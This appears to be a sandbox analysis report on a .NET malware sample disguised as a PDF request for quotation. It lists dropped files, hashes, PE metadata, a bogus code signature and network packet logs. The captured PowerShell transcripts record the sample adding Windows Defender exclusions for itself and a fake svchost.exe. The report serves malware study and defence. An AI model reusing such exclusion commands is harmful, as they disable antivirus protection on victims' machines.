Preview:	@%nmb%e%lvjgxfcm%c%qckbdzpzhfjq%h%anbajpojymsco%o%nransp% %aqeoe%o%mitd%f%puzu%f%bjs%..%fmmjryur%s%ukdtxiqneflfe%c%toqs% %xbvjy%s% ykctzeltrurlx%t%xdvrvty%o%tutofjebvoygco%p%noaevpkwrrrcf% %npfksd%w%ljconeph%i%sinxiygfbc%n%ykxnbrpdqztrdb%d%mfuvueeajpyxla%e%ewyybmmo%f%jdz tigyb%e%izwgzizuwfwq%n%slmffy%d%azh%..%wlhzjhxuz%s%zuiczqrqav%c%ocphncbzosf% %uee%c%kwrr%o%ofppkctzbccubb%n%oyhovbqs%f%nue%i%lgybs rbqk%g%xguast% %vas%w%tdayskzhki%i%fmmjryurgrdcz%n%emroplriim%d%ymxvyr%e%iqpwnheoi%f%ffehbxrlehlo%e%tutofjebvo%n%ywjkif%d%pvdaa% % trpa%s%xznydsnqgdbu%t%hplrbjxhnjes%a%yhyferx%r%dwcez%t%rrugvyblp%=%zjthdesmo% %ewyybmmowgsjdr%d%snmn%i%mbm%s%akxnoc%a%xa r%b%mwm%l%ozlt%e%wlhzjhxuzh%d%roqtalnv%..%hlhdhvi%s%nsespdzm%c%kwrrsgvucidm% %ueax%s%xunijsdqhif%t%prvhhnqvvouz%o%liyjprtqxuur%p%j skzmuaxtb% %vwoqshkaaladz%S%ruuosytlcgu%e%nftvippqc%n%qhj%s%llxrmrlqje%e%tutofje%..%xxnqgsvqut%s%racqhzwreqndv%c%skizikcom% %ytf%c%pxdixotcx ymnev%o%dwcezzifyaqd%n%jjdpztfrehpv%f%xxrweg%i%lpfkfswxzemf%g%rxycnmibql% %hfzbr

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_3aln3cm2.fvg.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ase23bt1.0jr.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_um20px0m.b2q.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_wjtgwnqe.3ox.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_wjtgwnqe.3ox.ps1	
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\Documents\20210225\PowerShell_transcript.124406._cDteu59.20210225151550.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	880
Entropy (8bit):	5.335445416144854
Encrypted:	false
SSDEEP:	24:BxSAfdZOvBdaFx2DOXUWeSuhPW+HjeTKKjX4CIym1ZJXkuhX:BZKv6FoO+S5+qDYB1ZuC
MD5:	FEE84AAAD6A09CC40CDC464593CCB89D
SHA1:	6BA52DD0209C9A5D83895F3EE63D8574BFB8A57B
SHA-256:	9CCC90B543C28B2AEFA6863D1DB807F29DCCE15390F6C10097EEB985D62DB0E1
SHA-512:	C5CDF23B3C171FE82748F220772B041520C0CE2FE9060D8A8C3AEA972F43946BA8EDA05E8725C9DF0F7F3B8CBA229B1B48F468319C53CD338FEE06CDFA6A118
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210225151617..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 124406 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\Desktop\RFQ - REF 208056-pdf.exe -Force..Process ID: 6736..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210225151618..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\Desktop\RFQ - REF 208056-pdf.exe -Force..

C:\Users\user\Documents\20210225\PowerShell_transcript.124406.eRYFyRTS.20210225151530.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	4138
Entropy (8bit):	5.444454627353464
Encrypted:	false
SSDEEP:	96:BZg6FNfoqDo1ZpOZ26FNfoqDo1ZoLP9PzPjZl6FNfoqDo1ZA:k
MD5:	D9DB1A3F8EAF271CFDAB2E26568D8D2B
SHA1:	967C29FC2B6CC9D9FBD25B3E1041D2631E3AC987
SHA-256:	259F5851FDA5298F95BEFB506FF8F7EE1F966D27BE23DEF1CAEA8483B422A36A
SHA-512:	857E32BDF165D9B3FD01892C320BF1EC8C8830EE0BF9AC62C2B5B05A33F687C1841E749BC895B264581CC47EACD8758FFF853D6C37026189D737D4A06840BE2
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210225151545..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 124406 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Windows\Microsoft.NET\Framework\fEPqNDVRKakftSbrsO\svchost.exe -Force..Process ID: 5688..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210225151545..**********..PS>Add-MpPreference -ExclusionPath C:\Windows\Microsoft.NET\Framework\fEPqNDVRKakftSbrsO\svchost.exe -Force..**********..Windows PowerShell transcript start..Start time: 20210225151851..Use

C:\Windows\Microsoft.NET\Framework\fEPqNDVRKakftSbrsO\svchost.exe	
Process:	C:\Users\user\Desktop\RFQ - REF 208056-pdf.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	117936
Entropy (8bit):	6.528297707209392
Encrypted:	false
SSDEEP:	384:UC154NoTCiLdp99RDmmym7mVmLmZm7mDm7vym8mLYiUmXuSHwE7tXuItiR40Xt4W:/zTCiLXBlHzD2pB7lQSVML/hy
MD5:	C1B250F45DE606EF95AF9961496402A0
SHA1:	A222DA21DBD932D64F9CAD12B46C068AC7360F72
SHA-256:	CDB8CF995F8287A1F64CD035C4E34E047E23A3218DBF50B0FCF321ECD464094E
SHA-512:	4C09A6D12F85300D45CFDDFEC43A49EBAE676D667FF3B4E86585BB20CA5CF73FB1AB67488D32C66CCE8E9F1DDBD28FC503F187999A93B641BC22A75347530ECC
Malicious:	**true**

C:\Windows\Microsoft.NET\Framework\fEPqNDVRKakftSbrsO\svchost.exe	
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 32%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....bE....."...0..... .....@.. ....@.....L...O..... ....H.....text..... ....`.rsrc.....@..@.reloc..... .....@..B.....H.....&..T.....*..(....*..(....*jr...prR..p~....o....(....*~s .....s!.....s.....*Bs....o....o"...*.r...p(.....(#....(#...s ....&.(.....(.....(....*...0.....r...pr...p~....o.....s.....%r...pr.B.p~....o....o....%rYC.pr...p~....o....o....%r...pr...p~....o....o.....o.....8.....(.....~....+.....o.....r?..pr...p~....o....o.....r...pr ...p~....o....r...pr...p~....o....o.....rn..pr7..p~....o....r_..pr_..

C:\Windows\Microsoft.NET\Framework\fEPqNDVRKakftSbrsO\svchost.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\RFQ - REF 208056-pdf.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

C:\Windows\ServiceProfiles\LocalService\AppData\Local\FontCache\Fonts\Download-1.tmp	
Process:	C:\Windows\System32\svchost.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	55
Entropy (8bit):	4.306461250274409
Encrypted:	false
SSDEEP:	3:YDQRWu83XfAw2fHbY:YMRl83Xt2f7Y
MD5:	DCA83F08D448911A14C22EBCACC5AD57
SHA1:	91270525521B7FE0D986DB19747F47D34B6318AD
SHA-256:	2B4B2D4A06044AD0BD2AE3287CFCBECD90B959FEB2F503AC258D7C0A235D6FE9
SHA-512:	96F3A02DC4AE302A30A376FC7082002065C7A35ECB74573DE66254EFD701E8FD9E9D867A2C8ABEB4C482738291B715D4965A0D2412663FDF1EE6CBC0BA9FBA A
Malicious:	false
Preview:	{"fontSetUri":"fontset-2017-04.json","baseUri":"fonts"}

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	6.528297707209392
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 50.01% • Win32 Executable (generic) a (10002005/4) 49.97% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	RFQ - REF 208056-pdf.exe
File size:	117936
MD5:	c1b250f45de606ef95af9961496402a0
SHA1:	a222da21dbd932d64f9cad12b46c068ac7360f72
SHA256:	cdb8cf995f8287a1f64cd035c4e34e047e23a3218dbf50b0fcf321ecd464094e
SHA512:	4c09a6d12f85300d45cfddfec43a49ebae676d667ff3b4e86585bb20ca5cf73fb1ab67488d32c66cce8e9f1ddbd28fc503f187999a93b641bc22a75347530bcc

General

SSDEEP:	384:UC154NoTCiLdp99RDmmym7mVmLmZm7mDm7vym8mLYiUmXuSHwE7tXuItiR40Xt4W:/zTCiLXBlHzD2pB7lQSVML/hy
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....bE....."...0..... ....@.. ....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x41cf9e
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x85456217 [Wed Nov 7 16:00:23 2040 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	C=pWVehoyZhbqvGvOnyjflC, S=JWVPAYtFJFrnfBtiaEOrjunCnPVqr, L=WBoOmetEMoGEKeXmsi, T=exJgtNaepyEjEdPEBoHdAzLvAPdWgdfvzHhZeCUctUixpYvU, E=AmxNJnQuYxWUhZXLgPdTiT, OU=pmskCxyXHpHOaImSipI, O=TOHpToCMywEdpGEOZenYyaFrGscfYOiOIqiHUSe, CN=cwcpbvBhYEPeJYcCNDldHTnGK
Signature Validation Error:	**A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider**
Error Number:	-2146762487
Not Before, Not After	• 2/24/2021 11:33:07 PM 2/24/2022 11:33:07 PM
Subject Chain	• C=pWVehoyZhbqvGvOnyjflC, S=JWVPAYtFJFrnfBtiaEOrjunCnPVqr, L=WBoOmetEMoGEKeXmsi, T=exJgtNaepyEjEdPEBoHdAzLvAPdWgdfvzHhZeCUctUixpYvU, E=AmxNJnQuYxWUhZXLgPdTiT, OU=pmskCxyXHpHOaImSipI, O=TOHpToCMywEdpGEOZenYyaFrGscfYOiOIqiHUSe, CN=cwcpbvBhYEPeJYcCNDldHTnGK
Version:	3
Thumbprint MD5:	8A446DD2BF81F6DCA3F2E70289F260C9
Thumbprint SHA-1:	49EC0580239C07DA4FFBA56DC8617A8C94119C69
Thumbprint SHA-256:	7C120D01DFB5D8540763A96DEE45DA554BF1373A08AE5E29BB38FB557086D5C7
Serial:	19985190B09206952EFD412D3CCC18E2

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x1cf4c	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x1e000	0x3e0	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x1b800	0x14b0	.text
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x20000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x1afa4	0x1b000	False	0.085765697338	data	6.4427787872	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x1e000	0x3e0	0x400	False	0.4599609375	data	3.54265996663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x20000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0x1e058	0x388	data	English	United States

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
LegalCopyright	Copyright 2022 LyZnAXxP. All rights reserved.
Assembly Version	2.8.1.0
InternalName	TEwJVelt.exe
FileVersion	5.5.3.4
CompanyName	IEACZUBa
LegalTrademarks	VxoadekR
Comments	Ivxoyvzg
ProductName	TEwJVelt
ProductVersion	2.8.1.0
FileDescription	WFybxfIh
OriginalFilename	TEwJVelt.exe
Translation	0x0409 0x0514

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution

Total Packets: 82

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 15:14:52.311490059 CET	49708	80	192.168.2.7	172.67.172.17
Feb 25, 2021 15:14:52.364129066 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.364285946 CET	49708	80	192.168.2.7	172.67.172.17
Feb 25, 2021 15:14:52.365430117 CET	49708	80	192.168.2.7	172.67.172.17
Feb 25, 2021 15:14:52.417988062 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.465615988 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.465637922 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.465653896 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.465670109 CET	80	49708	172.67.172.17	192.168.2.7

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 15:14:52.465684891 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.465701103 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.465719938 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.465737104 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.465739012 CET	49708	80	192.168.2.7	172.67.172.17
Feb 25, 2021 15:14:52.465753078 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.465771914 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.465796947 CET	49708	80	192.168.2.7	172.67.172.17
Feb 25, 2021 15:14:52.465817928 CET	49708	80	192.168.2.7	172.67.172.17
Feb 25, 2021 15:14:52.466867924 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.466895103 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.466974020 CET	49708	80	192.168.2.7	172.67.172.17
Feb 25, 2021 15:14:52.468111992 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.468132019 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.468204975 CET	49708	80	192.168.2.7	172.67.172.17
Feb 25, 2021 15:14:52.469341040 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.469357967 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.469443083 CET	49708	80	192.168.2.7	172.67.172.17
Feb 25, 2021 15:14:52.470649958 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.470670938 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.470772982 CET	49708	80	192.168.2.7	172.67.172.17
Feb 25, 2021 15:14:52.471813917 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.471831083 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.471901894 CET	49708	80	192.168.2.7	172.67.172.17
Feb 25, 2021 15:14:52.473031998 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.473051071 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.473100901 CET	49708	80	192.168.2.7	172.67.172.17
Feb 25, 2021 15:14:52.474273920 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.474292040 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.474371910 CET	49708	80	192.168.2.7	172.67.172.17
Feb 25, 2021 15:14:52.475523949 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.475549936 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.475608110 CET	49708	80	192.168.2.7	172.67.172.17
Feb 25, 2021 15:14:52.476728916 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.476746082 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.476811886 CET	49708	80	192.168.2.7	172.67.172.17
Feb 25, 2021 15:14:52.477948904 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.477983952 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.478038073 CET	49708	80	192.168.2.7	172.67.172.17
Feb 25, 2021 15:14:52.518335104 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.518618107 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.518634081 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.518681049 CET	49708	80	192.168.2.7	172.67.172.17
Feb 25, 2021 15:14:52.519840956 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.519870996 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.519900084 CET	49708	80	192.168.2.7	172.67.172.17
Feb 25, 2021 15:14:52.521090984 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.521110058 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.521155119 CET	49708	80	192.168.2.7	172.67.172.17
Feb 25, 2021 15:14:52.522335052 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.522353888 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.522396088 CET	49708	80	192.168.2.7	172.67.172.17
Feb 25, 2021 15:14:52.523680925 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.523741007 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.523770094 CET	49708	80	192.168.2.7	172.67.172.17
Feb 25, 2021 15:14:52.524805069 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.524861097 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.524899006 CET	49708	80	192.168.2.7	172.67.172.17
Feb 25, 2021 15:14:52.526032925 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.526083946 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.526129007 CET	49708	80	192.168.2.7	172.67.172.17
Feb 25, 2021 15:14:52.527286053 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.527344942 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.527374029 CET	49708	80	192.168.2.7	172.67.172.17

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 15:14:52.528554916 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.528610945 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.528639078 CET	49708	80	192.168.2.7	172.67.172.17
Feb 25, 2021 15:14:52.529841900 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.529941082 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.529957056 CET	49708	80	192.168.2.7	172.67.172.17
Feb 25, 2021 15:14:52.530977964 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.531006098 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.531043053 CET	49708	80	192.168.2.7	172.67.172.17
Feb 25, 2021 15:14:52.532193899 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.532254934 CET	49708	80	192.168.2.7	172.67.172.17
Feb 25, 2021 15:14:52.532828093 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.532854080 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.532912970 CET	49708	80	192.168.2.7	172.67.172.17
Feb 25, 2021 15:14:52.534027100 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.534054041 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.534128904 CET	49708	80	192.168.2.7	172.67.172.17
Feb 25, 2021 15:14:52.535274982 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.535303116 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.535376072 CET	49708	80	192.168.2.7	172.67.172.17
Feb 25, 2021 15:14:52.536498070 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.536525965 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.536580086 CET	49708	80	192.168.2.7	172.67.172.17
Feb 25, 2021 15:14:52.537689924 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.537729979 CET	80	49708	172.67.172.17	192.168.2.7
Feb 25, 2021 15:14:52.537782907 CET	49708	80	192.168.2.7	172.67.172.17
Feb 25, 2021 15:14:52.538955927 CET	80	49708	172.67.172.17	192.168.2.7

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 15:14:42.320991039 CET	58562	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:14:42.369988918 CET	53	58562	8.8.8.8	192.168.2.7
Feb 25, 2021 15:14:42.905304909 CET	56590	53	192.168.2.7	8.8.8.8
Feb 25, 2021 15:14:42.953999996 CET	53	56590	8.8.8.8	192.168.2.7
